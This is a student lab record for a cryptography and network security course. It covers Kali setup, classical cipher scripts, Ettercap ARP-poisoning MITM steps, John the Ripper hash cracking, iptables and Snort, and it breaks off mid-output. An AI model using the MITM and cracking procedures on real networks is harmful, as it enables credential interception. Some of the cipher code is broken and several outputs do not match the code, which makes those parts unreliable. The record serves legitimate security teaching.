

**RAJALAKSHMI ENGINEERING COLLEGE**  
**RAJALAKSHMI NAGAR, THANDALAM – 602 105**



**DEPARTMENT OF INFORMATION TECHNOLOGY**

|                                           |
|-------------------------------------------|
| CS23632 Cryptography and Network Security |
| <b>Laboratory Record Note Book</b>        |

Name :

S SHYAM NARAYANAN

Year / Branch / Section :

B.TECH INFORMATION TECHNOLOGY

University Register No. :

2116231001200

College Roll No. :

231001200

Semester :

VI

Academic Year :

2025 - 26

**RAJALAKSHMI ENGINEERING COLLEGE**  
**An Autonomous Institution**

**BONAFIDE CERTIFICATE**

**Name: .....Mohammed Fadil K.....**

**Academic Year: ...2025 - 26.... Semester: ...VI..... Branch: B.TECH IT**

**Register No.**

|                  |
|------------------|
| <b>231001114</b> |
|------------------|

***Certified that this is the Bonafide record of work done by the above student in  
the CRYPTOGRAPHY AND NETWORK SECURITY Laboratory during the  
academic year 2026 – 2027.***

**Signature of Faculty in-charge**

**Submitted for the Practical Examination held on .....**

Internal Examiner

External Examiner

# INDEX

| SINO | Experiment                                                                     | Date       | GitHub                                                                               |
|------|--------------------------------------------------------------------------------|------------|--------------------------------------------------------------------------------------|
| 1    | Installation and Configuration of Kali Linux/Parrot OS in a VMware/VirtualBox. | 06-01-2026 |  |
| 2    | Encryption Crypto 101 in TryHackMe Platform                                    | 20-01-2026 |                                                                                      |
| 3    | Perform Man-in-the-middle (MITM) attacks using the Ettercap tool.              | 08-04-2026 |                                                                                      |
| 4    | Demonstrate hash cracking using John the Ripper tool.                          | 08-04-2026 |                                                                                      |
| 5    | Perform various configurations of Iptables Firewall in Linux.                  | 25-03-2026 |                                                                                      |
| 6    | Snort IDS/IPS to detect and prevent real time threats in TryHackMe Platform.   | 10-02-2026 |                                                                                      |
| 7    | Perform Code Injection on Application Process using Ptrace.                    | 24-03-2026 |                                                                                      |
| 8    | Privilege Escalation in TryHackMe Platform                                     | 10-03-2026 |                                                                                      |
| 9    | Demonstrate various exploits of Window OS using Metasploit Framework           | 24-03-2026 |                                                                                      |
| 10   | Perform Wireless Audit on routers and decrypt the WPA keys using Aircrack-ng   | 24-03-2026 |                                                                                      |
| 11   | Perform IP Spoofing using a GitHub Tool (Educational Demonstration)            | 25-03-2026 |                                                                                      |

|    |                                                                                               |            |  |
|----|-----------------------------------------------------------------------------------------------|------------|--|
| 12 | Study of Camera Phishing using Open-Source GitHub Tool                                        | 25-03-2026 |  |
| 13 | Study of Phishing Attacks using Z-Phisher (GitHub Tool)                                       | 24-03-2026 |  |
| 14 | Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment | 24-03-2026 |  |

|                      |                                                                   |
|----------------------|-------------------------------------------------------------------|
| Ex. Nos. 1           | Installation and Configuration of Kali Linux in Oracle VirtualBox |
| Date :<br>06-01-2026 |                                                                   |

## Aim

To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

## Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- System Requirements:
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

## Introduction

Kali Linux is a Debian-based Linux distribution developed for penetration testing, digital forensics, and cybersecurity analysis.

Installing Kali Linux inside Oracle VirtualBox provides a safe and isolated environment to practice security experiments without affecting the host system.

VirtualBox is an open-source virtualization tool that allows running multiple operating systems simultaneously on a single physical machine.

## Procedure

### Step 1: Enable Virtualization

1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

### Step 2: Install Oracle VirtualBox

- Download Oracle VirtualBox from the official website.
- Run the installer and follow default installation steps.
- Complete the installation and restart the system if required.

### Step 3: Download Kali Linux

1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

### Step 4: Create a New Virtual Machine

- Open Oracle VirtualBox.
- Click New.

- Enter:
  - Name: Kali Linux
  - Type: Linux
  - Version: Debian (64-bit)
- Click Next.

#### Step 5: Allocate Memory and CPU

1. Memory Size: 2048 MB or higher
2. Processor: 2 CPUs
3. Click Next.

#### Step 6: Create Virtual Hard Disk

1. Select Create a virtual hard disk now.
2. Choose VDI (VirtualBox Disk Image).
3. Select Dynamically allocated.
4. Set disk size to 30 GB.
5. Click Create.

#### Step 7: Attach Kali Linux ISO

1. Select the created VM → Settings.
2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.

#### Step 8: Install Kali Linux

4. Start the virtual machine.
5. Select Graphical Install.
6. Choose:
  - a. Language
  - b. Location
  - c. Keyboard layout
7. Configure network automatically.
8. Set:
  - a. Username
  - b. Password
9. Choose:
  - a. Guided – Use entire disk
  - b. All files in one partition
10. Confirm disk changes and continue installation.
11. After completion, reboot the system.

## Result

Kali Linux was successfully installed and configured in Oracle VirtualBox. The virtual machine is ready for performing network security and ethical hacking experiments.

|                      |                                                         |
|----------------------|---------------------------------------------------------|
| Ex. Nos. 2           | <b>Encryption – Crypto 101 using TryHackMe Platform</b> |
| Date :<br>20-01-2-26 |                                                         |

### Aim

To understand the fundamentals of **cryptography** by performing hands-on exercises in the **Crypto 101** room on the **TryHackMe** platform, including basic encryption, encoding, hashing, and cryptographic concepts.

### Tools / Platform Required

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

### Theory (Brief)

Cryptography is the practice of securing information by converting plain text into unreadable format (cipher text) using encryption techniques.

**Crypto 101** introduces basic concepts such as:

- Encoding vs Encryption
- Symmetric and Asymmetric encryption
- Hashing
- Common ciphers (Caesar, Base64, etc.)

### Steps to Perform the Experiment

#### Step 1: Login to TryHackMe

3. Open browser and go to: <https://tryhackme.com>
4. Login using your registered credentials.

#### Step 2: Open Crypto 101 Room

6. In the search bar, type **Crypto 101**
7. Click on the room named **Crypto 101**
8. Click **Join Room**

#### Step 3: Start the Machine (if required)

1. Click **Start Machine / Start AttackBox**
2. Wait for the virtual environment to load.

#### Step 4: Perform Cryptography Tasks

Complete the tasks provided in the room, such as:

##### 4.1 Encoding & Decoding

##### (a) Base64 Encoding / Decoding

##### Purpose:

Base64 is an **encoding technique** used to represent binary data in readable ASCII format.

##### How to Solve

##### To Decode Base64

6. Copy the given Base64 string from the question.

7. Open the TryHackMe terminal.

8. Give the command in the terminal prompt:

**echo "Q3J5cHRvZ3JhcGh5" | base64 -d**

12. Change the Input and get different outputs.

13. The output will be the decoded plain text.

14. Enter the decoded text into the answer box.

To Encode Base64

**echo "cryptography" | base64**

**Expected Output Example: Cryptography**

### **(b) Hexadecimal Conversion**

#### **Purpose:**

Hexadecimal is a base-16 encoding system commonly used in computing.

#### **How to Solve**

Hex to Text


**echo 48656c6c6f | xxd -r -p**

Text to Hex

**echo "Hello" | xxd -p**

**Expected Output: Hello**

**OUTPUT:**



```
File Edit View Search Terminal Help
root@ip-10-49-188-22:~# echo "Q3J5cHRvZ3" | base64 -d
Cryptogbase64: invalid input
root@ip-10-49-188-22:~# echo "Q3J5cHRvZ3JjeGh5" | base64 -d
Cryptogrcxhyroot@ip-10-49-188-22:~# echo "Q3J5cHRvZ3JjeGh5" | base64 -d
Cryptogrcxhyroot@ip-10-49-188-22:~# echo "hello" | base64
aGVsbG8K
root@ip-10-49-188-22:~# echo "cryptography" | base64
Y3J5cHRvZ3JhcGh5Cg==
root@ip-10-49-188-22:~# Y3J5cHRvZ3JhcGh5Cg==
root@ip-10-49-188-22:~# echo "Y3J5cHRvZ3JhcGh5Cg==" | base64 -d
cryptography
root@ip-10-49-188-22:~# echo "hello crypto" | xxd -p
68656c6c6f2063727970746f0a
```

## 4.2 Classical Ciphers

### (a) Caesar Cipher

Purpose:

Caesar cipher shifts letters by a fixed number.

#### How to Solve

4. Identify the shift value (given or by trial).
5. Use online Caesar decoder or terminal tool.
6. Change the rotation type and get different answers.

#### Using terminal

```
echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
```

(Shift = 3)

Expected Output: HELLO

#### OUTPUT:

```
root@ip-10-49-188-22:~# echo "68656c6c6f2063727970746f0a" | xxd -r -p
hello crypto
root@ip-10-49-188-22:~# echo "ceasar ciphers"
ceasar ciphers
root@ip-10-49-188-22:~# echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
HELLO
root@ip-10-49-188-22:~# ECHO "PLAYFAIR CIPHER"
ECHO: command not found
root@ip-10-49-188-22:~#
root@ip-10-49-188-22:~# echo "PLAYFAIR CIPHER"
PLAYFAIR CIPHER
```

### b) Playfair Cipher

Purpose: To encrypt using alphabets directly

#### How to Solve

1. In the terminal type nano playfaircipher.py  
Playfaircipher.py code  
# playfair\_cipher.py  
# Usage:  
# python3 playfair\_cipher.py enc -k "MONARCHY" -t "hide the gold"  
# python3 playfair\_cipher.py dec -k "MONARCHY" -t  
"BMNDZBXDKYBEJVDMUIXMMOUIVIF"

```
import argparse
import re
```

```
def normalize_text(s: str) -> str:
    s = re.sub(r"[^A-Za-z]", "", s).upper()
    s = s.replace("J", "I") # I/J combined
```

```
return s
```

```
def build_square(key: str):  
    key = normalize_text(key)  
    alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ" # no J  
    seen = set()  
    seq = []  
    for ch in key + alphabet:  
        if ch not in seen:  
            seen.add(ch)  
            seq.append(ch)  
    square = [seq[i:i+5] for i in range(0, 25, 5)]  
    pos = {square[r][c]: (r, c) for r in range(5) for c in range(5)}  
    return square, pos
```

```
def make_digraphs(plain: str, filler: str = "X"):  
    plain = normalize_text(plain)  
    digs = []  
    i = 0  
    while i < len(plain):  
        a = plain[i]  
        b = plain[i+1] if i+1 < len(plain) else ""  
        if b == "":  
            digs.append((a, filler))  
            i += 1  
        elif a == b:  
            digs.append((a, filler))  
            i += 1  
        else:  
            digs.append((a, b))  
            i += 2  
    return digs
```

```
def playfair_encrypt(plain: str, key: str) -> str:  
    square, pos = build_square(key)  
    out = []  
    for a, b in make_digraphs(plain):  
        ra, ca = pos[a]  
        rb, cb = pos[b]  
        if ra == rb: # same row  
            out.append(square[ra][(ca + 1) % 5])  
            out.append(square[rb][(cb + 1) % 5])  
        elif ca == cb: # same col  
            out.append(square[(ra + 1) % 5][ca])  
            out.append(square[(rb + 1) % 5][cb])  
        else: # rectangle  
            out.append(square[ra][cb])  
            out.append(square[rb][ca])  
    return "".join(out)
```

```

def playfair_decrypt(cipher: str, key: str) -> str:
    cipher = normalize_text(cipher)
    if len(cipher) % 2 != 0:
        raise ValueError("Ciphertext length must be even for Playfair.")
    square, pos = build_square(key)
    out = []
    for i in range(0, len(cipher), 2):
        a, b = cipher[i], cipher[i+1]
        ra, ca = pos[a]
        rb, cb = pos[b]
        if ra == rb: # same row
            out.append(square[ra][(ca - 1) % 5])
            out.append(square[rb][(cb - 1) % 5])
        elif ca == cb: # same col
            out.append(square[(ra - 1) % 5][ca])
            out.append(square[(rb - 1) % 5][cb])
        else: # rectangle
            out.append(square[ra][cb])
            out.append(square[rb][ca])
    return "".join(out)

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("mode", choices=["enc", "dec"])
    ap.add_argument("-k", "--key", required=True)
    ap.add_argument("-t", "--text", required=True)
    args = ap.parse_args()

    if args.mode == "enc":
        print(playfair_encrypt(args.text, args.key))
    else:
        print(playfair_decrypt(args.text, args.key))

if __name__ == "__main__":
    main()

```

2. Save the file by giving Ctrl + X. It will ask whether to save. Give Y and save the text editor
3. Give the command to run playfair cipher  
python3 playfair\_cipher.py enc -k "MONARCHY" -t "hide the gold"
4. Give the following command to run decryption  
python3 playfair\_cipher.py dec -k "MONARCHY" -t "twqe kjl eazq"

## OUTPUT

```
File Edit View Search Terminal Help
root@ip-10-49-188-22:~# echo "PLAYFAIR CIPHER"
PLAYFAIR CIPHER
root@ip-10-49-188-22:~# nano playfair_cipher.py
root@ip-10-49-188-22:~# python3 playfair_cipher.py enc -k "MONARCHY" -t
"hide the gold"
BFCKPDFIMPBZ
root@ip-10-49-188-22:~# python3 playfair_cipher.py dec -k "MONARCHY" -t
"twqe kjl eazqx"
OZLGIGECRXSW
root@ip-10-49-188-22:~#
```

### c) Vigenère Cipher

#### Purpose

To encrypt and decrypt a message using a keyword-based substitution cipher.

#### CODE

```
def vigenere_encrypt(text, key):
    result = ""
    key = key.lower()
    key_index = 0

    for char in text:
        if char.isalpha():
            shift = ord(key[key_index % len(key)]) - ord('a')
            start = ord('A') if char.isupper() else ord('a')

            encrypted_char = chr((ord(char) - start + shift) % 26 + start)
            result += encrypted_char

            key_index += 1
        else:
            result += char

    return result

def vigenere_decrypt(text, key):
    result = ""
    key = key.lower()
    key_index = 0
```

```

for char in text:
    if char.isalpha():
        shift = ord(key[key_index % len(key)]) - ord('a')
        start = ord('A') if char.isupper() else ord('a')

        decrypted_char = chr((ord(char) - start - shift) % 26 + start)
        result += decrypted_char

        key_index += 1
    else:
        result += char

return result
message = input("Enter the message: ")

key = int(input("Enter the key: "))

encrypted = caesar_encrypt(message, key)
decrypted = caesar_decrypt(encrypted, key)

print("Encrypted:", encrypted)
print("Decrypted:", decrypted)

```

## OUTPUT

```

root@ip-10-49-187-62:~# python3 vignere_cipher.py
Enter the msg :hello h1
entr the key :meet
Encrypted: tpea l1
Decrypted: hello h1
root@ip-10-49-187-62:~# python3 vignere_cipher.py
Enter the msg :meet me at 10.00
entr the key :hello
Encrypted: tpe al ee 10.00
Decrypted: meet me at 10.00
root@ip-10-49-187-62:~# █

```

## d) Vernam Cipher

### Purpose

To encrypt and decrypt a message using the Vernam Cipher (One-Time Pad) technique based on XOR operation.

### Code

```

def vernam_encrypt_alpha(message, key):
    message = message.upper()
    key = key.upper()
    if len(message) != len(key):
        raise ValueError("Key must be same length as message")

```

```

cipher = ""

for m, k in zip(message, key):
    c = (ord(m) - 65) ^ (ord(k) - 65)
    cipher += chr(c + 65)

return cipher

def vernam_decrypt_alpha(cipher, key):
    cipher = cipher.upper()
    key = key.upper()

    message = ""
    for c, k in zip(cipher, key):
        m = (ord(c) - 65) ^ (ord(k) - 65)
        message += chr(m + 65)
    return message

message=input("Enter the plain test : ")
key=input("Enter the key :")
cipher = vernam_encrypt_alpha(message, key)
plain = vernam_decrypt_alpha(cipher, key)
print("Cipher:", cipher)
print("Plain:", plain)

```

## OUTPUT

```

root@ip-10-49-187-62:~# python3 vernam.py
enter the plain text: hello
enter the text key :meetw
Encrypted:
Decrypted: hello
root@ip-10-49-187-62:~# python3 vernam.py
enter the plain text: hello
enter the text key :meet
Key must be the same length as the message
Traceback (most recent call last):
  File "vernam.py", line 58, in <module>
    decrypted = vernam_decrypt(encrypted, key)
  File "vernam.py", line 32, in vernam_decrypt
    raise ValueError("Key must be the same length as the cipher")
ValueError: Key must be the same length as the cipher
root@ip-10-49-187-62:~# █

```

## Result

Thus, the **Crypto 101** experiment was successfully completed on the **TryHackMe platform**. The experiment helped in understanding **basic cryptographic concepts**, encryption techniques, encoding methods through hands-on practice.

|                      |                                                                             |
|----------------------|-----------------------------------------------------------------------------|
| Ex. Nos. 3           | Performing Man-in-the-Middle (MITM) Attacks Using<br>Ettercap in Kali Linux |
| Date :<br>08-04-2026 |                                                                             |

## Aim

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

## Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: Ettercap
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

## Introduction

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and possibly alters communication between two parties without their knowledge. Ettercap is a powerful open-source network security tool used for MITM attacks, traffic interception, and protocol analysis.

Using Kali Linux within Oracle VirtualBox provides a controlled and isolated environment to study MITM attacks ethically without affecting real-world systems.

## Procedure

### Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials

.

### Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.
2. Check IP address using:
3. ifconfig

### **Step 3: Launch Ettercap**

1. Open Terminal in Kali Linux.
2. Start Ettercap with graphical interface:
3. ettercap -G

### **Step 4: Select Network Interface**

1. In Ettercap GUI, click Sniff → Unified Sniffing.
2. Select the active network interface (e.g., eth0 or wlan0).
3. Click OK.

### **Step 5: Scan for Hosts**

1. Click Hosts → Scan for Hosts.
2. After scanning, select Hosts → Hosts List.
3. Identify the target system and gateway.

### **Step 6: Configure MITM Attack**

1. Add the target system as Target 1.
2. Add the gateway/router as Target 2.
3. Click MITM → ARP Poisoning.
4. Enable Sniff remote connections.
5. Click OK.


### **Step 7: Start Sniffing**

1. Click Start → Start Sniffing.
2. Observe intercepted traffic in real time.

## Output

Network traffic between the target system and gateway is intercepted.

Credentials, packets, and communication details are visible through Ettercap.



## Result

The MITM attack was successfully performed using Ettercap in Kali Linux.

The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

|                     |                                                                         |
|---------------------|-------------------------------------------------------------------------|
| Ex. Nos. 4          | Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux |
| Date:<br>08-04-2026 |                                                                         |

### Aim

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

### Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

### Introduction

Password hashes are commonly used to store user credentials securely. However, weak passwords and outdated hashing techniques can be exploited using password-cracking tools. John the Ripper is a popular open-source password auditing and cracking tool used to identify weak passwords by performing dictionary, brute-force, and hybrid attacks. Using Kali Linux in a virtualized environment allows safe and ethical experimentation without affecting real systems.

### Procedure

#### Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

#### Step 2: Open Terminal

1. Click on Terminal from the Kali Linux menu.
2. Ensure John the Ripper is installed:
3. `john --version`

#### Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt).
2. Store the hash inside the file:(get some hashcode from net and type in file)
3. `nano hash.txt`
4. Save and exit the file.

#### Step 4: Run John the Ripper

1. Execute the John the Ripper command:
2. `john hash.txt`
3. The tool starts cracking the hash using default wordlists.

#### Step 5: View Cracked Passwords

1. To display cracked passwords:
2. `john --show hash.txt`

## Output

- John the Ripper successfully cracks weak password hashes.
- The cracked password is displayed in plaintext format.

```
1000 packages can be upgraded... run 'apt list --upgradable' to see them.

(student@kali)~/NearNow
$ nano hash.txt
e99a18c428cb38d5f260853678922e03

(student@kali)~/NearNow
$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (MD5 [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl+C to abort, almost any other key for status
rec123 (?)
1g 0:00:00:02 DONE (2026-04-18 16:45) 0.5000g/s 1200p/s 1200c/s 1200C/s rec123 .122456
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(student@kali)~/NearNow
$ john --show hash.txt
?:rec123
1 password hash cracked, 0 left

(student@kali)~/NearNow
$
```

## Result

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux. The experiment highlights the importance of using strong passwords and secure hashing algorithms.

|                     |                                                               |
|---------------------|---------------------------------------------------------------|
| Ex. Nos. 5          | Perform various configurations of Iptables Firewall in Linux. |
| Date:<br>25-03-2026 |                                                               |

### **Aim**

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

### **Software Requirements**

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

### **Introduction**

IPTables is a powerful firewall utility in Linux used to configure rules for filtering incoming and outgoing network traffic. It operates by defining rules based on IP addresses, ports, and protocols. Configuring IPTables helps protect systems from unauthorized access, network attacks, and malicious traffic. Kali Linux provides built-in support for IPTables, making it suitable for learning firewall configurations in a controlled environment.

### **Procedure**

#### **Step 1: Start Kali Linux Virtual Machine**

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

#### **Step 2: Open Terminal and Check IPTables**

1. Open Terminal in Kali Linux.
2. Check IPTables version:
3. iptables --version

#### **Step 3: View Existing Firewall Rules**

1. Display current IPTables rules:
2. sudo iptables -L

#### **Step 4: Set Default Policies**

1. Set default policy to drop incoming traffic:
2. sudo iptables -P INPUT DROP
3. Allow outgoing traffic:
4. sudo iptables -P OUTPUT ACCEPT

#### **Step 5: Allow Localhost Traffic**

1. Allow loopback interface traffic:
2. sudo iptables -A INPUT -i lo -j ACCEPT

### Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
2. `sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT`

### Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
2. `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT`
3. Allow HTTPS traffic:
4. `sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT`

### Step 8: Block a Specific IP Address

1. Block traffic from a specific IP:
2. `sudo iptables -A INPUT -s 192.168.1.100 -j DROP`

### Step 9: Save IPTables Rules

1. Save the configured rules:
2. `sudo iptables-save > firewall_rules.txt`

### Output

Firewall rules are successfully applied.

Network traffic is filtered based on configured IPTables rules.

```
(student@kali)-[~]
$ iptables --version
iptables v1.8.4 (legacy)
(student@kali)-[~]
$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target prot opt source destination
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
(student@kali)-[~]
$ sudo iptables -P INPUT DROP
$ sudo iptables -P OUTPUT ACCEPT
$ sudo iptables -A INPUT -i lo -j ACCEPT
$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
$ sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
$ sudo iptables -A INPUT -s 192.168.1.100 -j DROP
$ sudo iptables-save > firewall_rules.txt
$ sudo iptables -L -n
Chain INPUT (policy DROP)
target prot opt source destination
ACCEPT all -- 127.0.0.1 0.0.0.0/0
ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:22
ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:80
ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:443
DROP all -- 192.168.1.100 0.0.0.0/0
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
(student@kali)-[~]
```

### Result

Various firewall configurations were successfully implemented using IPTables in Kali Linux. The experiment demonstrates how firewall rules can be used to control network traffic and improve system security.

|                      |                                                                                |
|----------------------|--------------------------------------------------------------------------------|
| Ex. Nos. 6           | Snort IDS/IPS to detect and prevent real time threats<br>in TryHackMe Platform |
| Date :<br>10-02-2026 |                                                                                |

### **AIM:**

To detect and prevent real-time network attacks using Snort IDS/IPS on the TryHackMe platform.

### **SOFTWARE REQUIRED:**

TryHackMe account, AttackBox or VPN, Snort, Nmap, Linux terminal.

### **HOW TO START TRYHACKME**

1. Login to TryHackMe.
2. Search for "Snort" room.
3. Click Start Machine.
4. Click Start AttackBox.
5. Open Terminal in AttackBox.
6. Verify Snort:

```
snort -V
```

7. Test configuration:

```
sudo snort -T -c /etc/snort/snort.conf
```

### **Experiment 1 — ICMP (Ping) Detection (IDS) — line by line (with new terminal steps)**

1. Open terminal and Check Snort:

```
snort -V
```

2. Test Configuration

```
sudo snort -T -c /etc/snort/snort.conf
```

3. Open rule File

```
sudo nano /etc/snort/rules/local.rules
```

4. Add this rule:(ENSURE ONLY THIS RULE EXISTS)

```
alert icmp any any -> any any (msg:"ICMP Ping Detected";
sid:1000001; rev:1;)
```

5. Save and exit: Ctrl+O → Enter → Ctrl+X

6. Run Snort (IDS Mode)

```
sudo snort -c /etc/snort/snort.conf -i eth0
```

7. Generate Attack (New Terminal) using Open new terminal In AttackBox:

- Click + (New Tab) at top of terminal  
OR

- Right-click terminal → New Tab

8. In the new terminal:(ATTACK BOX IP ADDRESS) ping

```
10.48.190.168
```

9. Go back to first terminal and View Alert → confirm alert shown ICMP Ping Detected

10.(Log check – optional):

```
sudo tail -f /var/log/snort/alert
```

```
ubuntu@ip-10-49-182-45:~$ snort -v
Running in packet dump mode

--== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "eth0".
ERROR: Can't start DAQ (-1) - socket: Operation not permitted!
Fatal Error, Quitting..
ubuntu@ip-10-49-182-45:~$ sudo snort -T -c /etc/snort/snort.conf
Running in Test mode

--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80:81 311 383 591 593 901 1220 1414 1741 1830 23
2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779
000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8
8 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined : [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined : [ 1024:65535 ]
```

```

